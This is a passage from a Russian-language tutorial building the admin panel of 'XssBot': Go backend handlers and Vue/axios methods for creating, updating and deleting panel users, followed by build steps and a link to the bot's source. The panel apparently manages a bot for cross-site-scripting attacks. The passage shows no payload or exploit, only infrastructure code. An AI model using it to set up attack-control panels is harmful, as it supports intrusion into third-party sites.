    ctx.BindJSON(&userForm)

    // не забываем проверить авторизацию
    if !login.AuthCheck(userForm.Cookie) {
        return
    }
}

```



```

    }

    // получаем имя юзера из куки
    username := login.IsUserValid(userForm.Cookie)

    // если указан юзернейм - меняем
    if userForm.Form.Username != "" {
        _, err := db.Exec("UPDATE `users` SET `Username` = ? WHERE `Username` = ?", userForm.Form.Username, username)
        if err != nil {
            log.Println("users.UpdateUser:", err)
        }
    }

    // если указан пароль - меняем
    if userForm.Form.Password != "" {
        // хэшируем пароль
        hash, err :=
bcrypt.GenerateFromPassword([]byte(userForm.Form.Password), bcrypt.MinCost)
        if err != nil {
            log.Println("users.UpdateUser:", err)
        }

        var usernameUpdated string

        // если юзер так же обновил имя - обновляем пароль для юзера с новым
именем
        if userForm.Form.Username != "" {
            usernameUpdated = userForm.Form.Username
        } else {
            // иначе используем старое имя
            usernameUpdated = username
        }
        // пишем хэш нового пароля в базу
        _, err = db.Exec("UPDATE `users` SET `PasswordHash` = ? WHERE `Username` = ?", string(hash), usernameUpdated)
        if err != nil {
            log.Println("users.UpdateUser:", err)
        }
    }

    // интересно, эти комментарии кто-то читает?
    ctx.Status(http.StatusOK)
}

```

Ну и в main() добавим:

```
router.POST("/updateUser/", users.UpdateUser)
```

JavaScript:

```

async createNewUser() {
    await api.createUser(this.createUser)
    await this.updateData();
}

```

Отлично. С этим справились. Теперь давайте сделаем создание пользователей. Идём в users.vue, добавляем метод:

JavaScript:

```

async createNewUser() {
    await api.createUser(this.createUser)
    await this.updateData();
}

```

Так же в наш апи добавим метод:

JavaScript:

```
async createUser(form) {
  await axios({
    method: 'POST',
    data: {'cookie': this.getUserCookie(), form},
    url: backendAddr+'/createUser/',
    headers: {'Content-Type': 'application/json'}
  })
  .catch(error => {
    console.error(error);
  });
},
```

Ну и в users.go:

```
/*
  Обработчик пути /createUser/
*/
func CreateUser(ctx *gin.Context) {
  var userForm struct {
    Cookie string `json:"cookie"`
    Form struct {
      Username string `json:"username"`
      Password string `json:"password"`
    } `json:"form"`
  }

  // биндим в структуру
  ctx.BindJSON(&userForm)

  // не забываем проверить авторизацию
  if !login.AuthCheck(userForm.Cookie) {
    return
  }

  // хэшируем пароль
  hash, err := bcrypt.GenerateFromPassword([]byte(userForm.Form.Password),
    bcrypt.MinCost)
  if err != nil {
    log.Println("users.CreateUser:", err)
  }

  // записываем в таблицу с юзерами
  _, err = db.Exec("INSERT INTO `users` (`Username`, `PasswordHash`,
    `Token`) VALUES(?, ?, ?)", userForm.Form.Username, string(hash), 0)
  if err != nil {
    log.Println("users.CreateUser:", err)
  }

  ctx.Status(http.StatusOK)
}
```

Не забываем добавить новый роут в main():

```
router.POST("/createUser/", users.CreateUser)
```

Отлично. Что нам осталось сделать?

- Выход из аккаунта

- Удаление юзером

Добавим в users.vue новый метод:

JavaScript:

```
logout() {  
    cookies.delete('user');  
    this.$router.push('login');  
},
```

Не забываем импортировать пакет для работы с куками:

```
import cookies from 'vue-cookie'
```

Отлично. Идём далее. Теперь давайте сделаем удаление пользователей.

Добавим новый метод в users.vue:

JavaScript:

```
async delUser(username) {  
    await api.delUser(username)  
    await this.updateData();  
}
```

В api:

JavaScript:

```
async delUser(username) {  
    await axios({  
        method: 'POST',  
        data: {'cookie': this.getUserCookie(), username},  
        url: backendAddr+'/delUser/',  
        headers: {'Content-Type': 'application/json'}  
    })  
    .catch(error => {  
        console.error(error);  
    });  
},
```

В users.go:

```
/*  
    Обработчик пути /delUser/  
*/  
func DelUser(ctx *gin.Context) {  
    var userForm struct {  
        Cookie string `json:"cookie"`  
        Username string `json:"username"`  
    }  
  
    // биндим в структуру  
    ctx.BindJSON(&userForm)  
  
    // не забываем проверить авторизацию  
    if !login.AuthCheck(userForm.Cookie) {  
        return  
    }  
  
    // удаляем юзера из таблицы  
    _, err := db.Exec("DELETE FROM `users` WHERE `Username` = ?",  
userForm.Username)  
    if err != nil {  
        log.Println("users.DelUser:", err)  
    }  
}
```

```

    }

    ctx.Status(http.StatusOK)
}

```

Ну и в main():

```
router.POST("/delUser/", users.DelUser)
```

На этом, думаю, с панелью закончим.

How2build

Frontend

Для сборки фронта в продакшен билд устанавливаем node.js, vue-cli, в терминале:

```
cd c:\folder\with\panel\XssBot\frontend
npm install
```

Идём в src/api/index.js, редактируем переменную backendAddr:

```
const backendAddr = '';
```

Ну и собираем фронт:

```
npm run build
```

После сборки у нас появится папка dist, её копируем в папку

```
c:\folder\with\panel\XssBot\build
```

Backend

Скачиваем и устанавливаем [Golang](#), добавляем в %PATH%:

Устанавливаем зависимости:

```
go get github.com/gin-gonic/gin
go get github.com/jmoiron/sqlx
go get github.com/mattn/go-sqlite3
go get gopkg.in/goyy/goyy.v0/util/crypto/rc4
go get github.com/ip2location/ip2location-go

```

Идём в файл c:\folder\with\panel\XssBot\backend\main.go, для переменной DEBUG_BUILD устанавливаем значение false

В папке c:\folder\with\panel\XssBot\backend лежит батник build.bat, запускаем его и получаем main.exe. Копируем папку dump, файл main.exe в папку build (туда мы уже поместили папку dist с фронтом). Так же в папку build создадим файл domain, туда запишем домен (если запускаете на локалке - localhost), так же создадим пустую папку modules.

В конечном итоге структура папки build должна быть такая:

```

| domain
| main.exe
|-----dist
|-----dump
|         ip2country.bin
|         xss_bot.db
|-----modules

```

Скачать исходники бота и панели можно с гитхаба: <https://github.com/XShar/XssBot>